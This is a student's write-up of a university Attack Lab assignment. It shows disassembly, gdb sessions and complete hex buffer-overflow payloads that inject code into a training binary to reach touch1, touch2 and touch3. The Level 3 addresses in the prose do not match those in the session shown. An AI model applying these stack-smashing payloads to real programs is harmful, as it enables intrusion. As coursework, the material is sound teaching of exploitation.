

COMP201 ASSIGNMENT 4
ATTACK LAB
FARUK AKSOY – 72090

LEVEL 1:

I looked for the getbuf and touch1 functions. I converted the hex value in getbuf to decimal, which gave me the number of padding bytes needed. To skip to the valid part of the touch1 function, I added the buffer size (0x10 = 16 in my case) and then added the address of touch1. When entering the address of touch1, I reversed the order of the bytes. Finally, I created a text file to pass this information.




```
000000000040184e <getbuf>:
  40184e:       55                      push   %rbp
  40184f:       48 89 e5                mov    %rsp,%rbp
  401852:       48 83 ec 10             sub    $0x10,%rsp
  401856:       48 8d 45 f0             lea    -0x10(%rbp),%rax
  40185a:       48 89 c7                mov    %rax,%rdi
  40185d:       e8 eb 03 00 00          callq  401c4d <Gets>
  401862:       b8 01 00 00 00          mov    $0x1,%eax
  401867:       c9                      leaveq
  401868:       c3                      retq

0000000000401869 <touch1>:
  401869:       55                      push   %rbp
  40186a:       48 89 e5                mov    %rsp,%rbp
  40186d:       c7 05 95 3c 20 00 01    movl   $0x1,0x203c95(%rip)        # 60550c <vlevel>
  401874:       00 00 00
  401877:       bf 28 35 40 00          mov    $0x403528,%edi
  40187c:       e8 af f4 ff ff          callq  400d30 <puts@plt>
  401881:       bf 01 00 00 00          mov    $0x1,%edi
  401886:       e8 ca 01 00 00          callq  401a55 <validate>
  40188b:       bf 00 00 00 00          mov    $0x0,%edi
  401890:       e8 7b f6 ff ff          callq  400f10 <exit@plt>
```




```
[fsartik19@linux03 target3]$ vim ctarget_l1.txt
[fsartik19@linux03 target3]$ cat ctarget_l1.txt | ./hex2raw | ./ctarget -q
Cookie: 0x754e7ddd
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id User3
        course  KU - Spring 2024 - COMP 201
        lab     attacklab
        result  3:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 69 18 40 00 00 00 00 00
[fsartik19@linux03 target3]$ 
```

LEVEL 2:


My goal was to modify the %rdi register and store my cookie there. I found the cookie in cookie.txt, and it was 0x754e7ddd. To do this, I created phase2.s and passed the cookie to %rdi. I compiled and disassembled the code to get its byte representation. Next, I got the address of %rsp to use. Once every thing was set, the program successfully passed the phase.



```
[fsartik19@linux03 target3]$ vim cookie.txt
[fsartik19@linux03 target3]$ vim cookie.txt
[fsartik19@linux03 target3]$ vim phase2.s
[fsartik19@linux03 target3]$ gcc -c phase2.s
[fsartik19@linux03 target3]$ ls
README.txt  bonus  cookie.txt  ctarget  ctarget.d  ctarget_l1.txt  hex2raw  phase2.o  phase2.s  raw-phase1.txt  target3.zip
[fsartik19@linux03 target3]$ objdump -d phase2.o

phase2.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 dd 7d 4e 75    mov    $0x754e7ddd,%rdi
   7:   c3                      retq
[fsartik19@linux03 target3]$ ls
README.txt  bonus  cookie.txt  ctarget  ctarget.d  ctarget_l1.txt  hex2raw  phase2.o  phase2.s  raw-phase1.txt  target3.zip
[fsartik19@linux03 target3]$ vim ctarget_l2.txt
[fsartik19@linux03 target3]$ vim ctarget_l2.txt
```



```
[fsartik19@linux03 target3]$ vim ctarget_l2.txt
[fsartik19@linux03 target3]$ gdb ctarget
GNU gdb (GDB) Red Hat Enterprise Linux 7.6.1-120.el7
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /Users/fsartik19/target3/ctarget...done.
(gdb) b getbuf
Breakpoint 1 at 0x401856: file buf.c, line 14.
(gdb) r -q
Starting program: /Users/fsartik19/target3/ctarget -q
Cookie: 0x754e7ddd

Breakpoint 1, getbuf () at buf.c:14
14      buf.c: No such file or directory.
(gdb) info r
rax            0x0      0
rbx            0x0      0
rcx            0x3a676e6972747320       4208453775971873568
rdx            0x7ffff7dd6a00   140737351870976
rsi            0x4038cf 4208847
rdi            0x0      0
rbp            0x556453e8       0x556453e8
rsp            0x556453d8       0x556453d8
r8             0x0      0
r9             0x0      0
r10            0x55644e60       1432637024
r11            0x7ffff7a9ca00   140737348487680
r12            0x400f40 4198208
r13            0x7fffffffe3c0   140737488348096
r14            0x0      0
r15            0x0      0
rip            0x401856 0x401856 <getbuf+8>
eflags         0x206    [ PF IF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
(gdb) q
A debugging session is active.

        Inferior 1 [process 27514] will be killed.

Quit anyway? (y or n) y
[fsartik19@linux03 target3]$ vim ctarget_l2.txt
```




```
Reading symbols from /Users/fsartik19/target3/ctarget...done.
(gdb) b getbug
Function "getbug" not defined.
Make breakpoint pending on future shared library load? (y or [n]) n
(gdb) b getbuf
Breakpoint 1 at 0x401856: file buf.c, line 14.
(gdb) r -q
Starting program: /Users/fsartik19/target3/ctarget -q
Cookie: 0x754e7ddd

Breakpoint 1, getbuf () at buf.c:14
14      buf.c: No such file or directory.
(gdb) disas
Dump of assembler code for function getbuf:
   0x000000000040184e <+0>:     push   %rbp
   0x000000000040184f <+1>:     mov    %rsp,%rbp
   0x0000000000401852 <+4>:     sub    $0x10,%rsp
=> 0x0000000000401856 <+8>:     lea    -0x10(%rbp),%rax
   0x000000000040185a <+12>:    mov    %rax,%rdi
   0x000000000040185d <+15>:    callq  0x401c4d <Gets>
   0x0000000000401862 <+20>:    mov    $0x1,%eax
   0x0000000000401867 <+25>:    leaveq
   0x0000000000401868 <+26>:    retq
End of assembler dump.
(gdb) until *40185a
Invalid number "40185a".
(gdb) until *0x40185a
0x000000000040185a in getbuf () at buf.c:14
14      in buf.c
(gdb) x/s $rsp
0x556453d8:     ""
(gdb) q
A debugging session is active.

        Inferior 1 [process 13791] will be killed.

Quit anyway? (y or n) y
[fsartik19@linux03 target3]$ ls
README.txt  cookie.txt  ctarget.d       ctarget_l11.txt  ctarget_l22.txt  hex2raw  phase2.d  phase2.s        target3.zip
bonus       ctarget     ctarget_l1.txt  ctarget_l2.txt   ctarget_l3.txt   phase    phase2.o  raw-phase1.txt
[fsartik19@linux03 target3]$ vim ctarget_l2.txt
[fsartik19@linux03 target3]$ ./hex2raw < ctarget_l2.txt > rawphase2.txt
[fsartik19@linux03 target3]$ ./ctarget -q < rawphase2.txt
Cookie: 0x754e7ddd
Type string:Touch2!: You called touch2(0x754e7ddd)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id User3
        course  KU - Spring 2024 - COMP 201
        lab     attacklab
        result  3:PASS:0xffffffff:ctarget:2:48 C7 C7 DD 7D 4E 75 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D8 53 64 55 00 00 00 00 95 18 40 00 00 00 00 00
[fsartik19@linux03 target3]$ 
```


```
0000000000401895 <touch2>:
  401895:       55                      push   %rbp
  401896:       48 89 e5                mov    %rsp,%rbp
  401899:       48 83 ec 10             sub    $0x10,%rsp
  40189d:       89 7d fc                mov    %edi,-0x4(%rbp)
  4018a0:       c7 05 62 3c 20 00 02    movl   $0x2,0x203c62(%rip)        # 60550c <vlevel>
  4018a7:       00 00 00
  4018aa:       8b 05 54 3c 20 00       mov    0x203c54(%rip),%eax        # 605504 <cookie>
  4018b0:       39 45 fc                cmp    %eax,-0x4(%rbp)
  4018b3:       75 20                   jne    4018d5 <touch2+0x40>
  4018b5:       8b 45 fc                mov    -0x4(%rbp),%eax
  4018b8:       89 c6                   mov    %eax,%esi
  4018ba:       bf 48 35 40 00          mov    $0x403548,%edi
  4018bf:       b8 00 00 00 00          mov    $0x0,%eax
  4018c4:       e8 b7 f4 ff ff          callq  400d80 <printf@plt>
  4018c9:       bf 02 00 00 00          mov    $0x2,%edi
  4018ce:       e8 82 01 00 00          callq  401a55 <validate>
  4018d3:       eb 1e                   jmp    4018f3 <touch2+0x5e>
  4018d5:       8b 45 fc                mov    -0x4(%rbp),%eax
  4018d8:       89 c6                   mov    %eax,%esi
  4018da:       bf 70 35 40 00          mov    $0x403570,%edi
  4018df:       b8 00 00 00 00          mov    $0x0,%eax
  4018e4:       e8 97 f4 ff ff          callq  400d80 <printf@plt>
  4018e9:       bf 02 00 00 00          mov    $0x2,%edi
  4018ee:       e8 7a 02 00 00          callq  401b6d <fail>
  4018f3:       bf 00 00 00 00          mov    $0x0,%edi
  4018f8:       e8 13 f6 ff ff          callq  400f10 <exit@plt>
```

LEVEL 3:

In Phase 3, similar to Phase 2, my task was to call the function touch3 and pass the cookie as a string without it being overwritten by hexmatch and strncmp. To do this, I needed to store the cookie after the touch3 function and pass its address to register $rdi. I calculated the total bytes before the cookie as 0x28 (40 in decimal), added this to the rsp address from Phase 2 (0x55620cd8 + 0x28 = 0x55620D00), and used the assembly code movq $0x55620D00,%rdi followed by retq. I converted this to byte representation.



```
00000000004019b0 <touch3>:
  4019b0:       55                      push   %rbp
  4019b1:       48 89 e5                mov    %rsp,%rbp
  4019b4:       48 83 ec 10             sub    $0x10,%rsp
  4019b8:       48 89 7d f8             mov    %rdi,-0x8(%rbp)
  4019bc:       c7 05 46 3b 20 00 03    movl   $0x3,0x203b46(%rip)        # 60550c <vlevel>
  4019c3:       00 00 00
  4019c6:       8b 05 38 3b 20 00       mov    0x203b38(%rip),%eax        # 605504 <cookie>
  4019cc:       48 8b 55 f8             mov    -0x8(%rbp),%rdx
  4019d0:       48 89 d6                mov    %rdx,%rsi
  4019d3:       89 c7                   mov    %eax,%edi
  4019d5:       e8 23 ff ff ff          callq  4018fd <hexmatch>
  4019da:       85 c0                   test   %eax,%eax
  4019dc:       74 22                   je     401a00 <touch3+0x50>
  4019de:       48 8b 45 f8             mov    -0x8(%rbp),%rax
  4019e2:       48 89 c6                mov    %rax,%rsi
  4019e5:       bf a0 35 40 00          mov    $0x4035a0,%edi
  4019ea:       b8 00 00 00 00          mov    $0x0,%eax
  4019ef:       e8 8c f3 ff ff          callq  400d80 <printf@plt>
  4019f4:       bf 03 00 00 00          mov    $0x3,%edi
  4019f9:       e8 57 00 00 00          callq  401a55 <validate>
  4019fe:       eb 20                   jmp    401a20 <touch3+0x70>
  401a00:       48 8b 45 f8             mov    -0x8(%rbp),%rax
  401a04:       48 89 c6                mov    %rax,%rsi
  401a07:       bf c8 35 40 00          mov    $0x4035c8,%edi
  401a0c:       b8 00 00 00 00          mov    $0x0,%eax
  401a11:       e8 6a f3 ff ff          callq  400d80 <printf@plt>
  401a16:       bf 03 00 00 00          mov    $0x3,%edi
  401a1b:       e8 4d 01 00 00          callq  401b6d <fail>
  401a20:       bf 00 00 00 00          mov    $0x0,%edi
  401a25:       e8 e6 f4 ff ff          callq  400f10 <exit@plt>
```



```
bonus       ctarget     ctarget_l1.txt  ctarget_l2.txt   ctarget_l3.txt   phase    phase2.o  raw-phase1.txt
[fsartik19@linux03 target3]$ vim ctarget_l2.txt
[fsartik19@linux03 target3]$ ./hex2raw < ctarget_l2.txt > rawphase2.txt
[fsartik19@linux03 target3]$ ./ctarget -q < rawphase2.txt
Cookie: 0x754e7ddd
Type string:Touch2!: You called touch2(0x754e7ddd)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id User3
        course  KU - Spring 2024 - COMP 201
        lab     attacklab
        result  3:PASS:0xffffffff:ctarget:2:48 C7 C7 DD 7D 4E 75 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D8 53 64 55 00 00 00 00 95 18 40 00 00 00 00 00
[fsartik19@linux03 target3]$ ls
README.txt  cookie.txt  ctarget.d       ctarget_l11.txt  ctarget_l22.txt  hex2raw  phase2.d  phase2.s        rawphase2.txt
bonus       ctarget     ctarget_l1.txt  ctarget_l2.txt   ctarget_l3.txt   phase    phase2.o  raw-phase1.txt  target3.zip
[fsartik19@linux03 target3]$ vim phase3.s
[fsartik19@linux03 target3]$ gcc -c phase3.s
[fsartik19@linux03 target3]$ obdump -d phase3.o
bash: obdump: command not found...
[fsartik19@linux03 target3]$ objdump -d phase3.o

phase3.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 00 54 64 55    mov    $0x55645400,%rdi
   7:   c3                      retq
[fsartik19@linux03 target3]$ ls
README.txt  cookie.txt  ctarget.d       ctarget_l11.txt  ctarget_l22.txt  hex2raw  phase2.d  phase2.s  phase3.s        rawphase2.txt
bonus       ctarget     ctarget_l1.txt  ctarget_l2.txt   ctarget_l3.txt   phase    phase2.o  phase3.o  raw-phase1.txt  target3.zip
[fsartik19@linux03 target3]$ cat ctarget_l2.txt
48 c7 c7 dd 7d 4e 75 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
d8 53 64 55 00 00 00 00
95 18 40 00 00 00 00 00
[fsartik19@linux03 target3]$ vim ctarget_l3.txt
[fsartik19@linux03 target3]$ vim ctarget_l3.txt
[fsartik19@linux03 target3]$ ./hex2raw < ctarget_l3.txt > rawphase3.txt
[fsartik19@linux03 target3]$ ./ctarget -q < rawphase3.txt
Cookie: 0x754e7ddd
Type string:Touch3!: You called touch3("754e7ddd")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id User3
        course  KU - Spring 2024 - COMP 201
        lab     attacklab
        result  3:PASS:0xffffffff:ctarget:3:48 C7 C7 00 54 64 55 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D8 53 64 55 00 00 00 00 B0 19 40 00 00 00 00 00 37 35 34 65 37
 64 64 64
[fsartik19@linux03 target3]$ █
```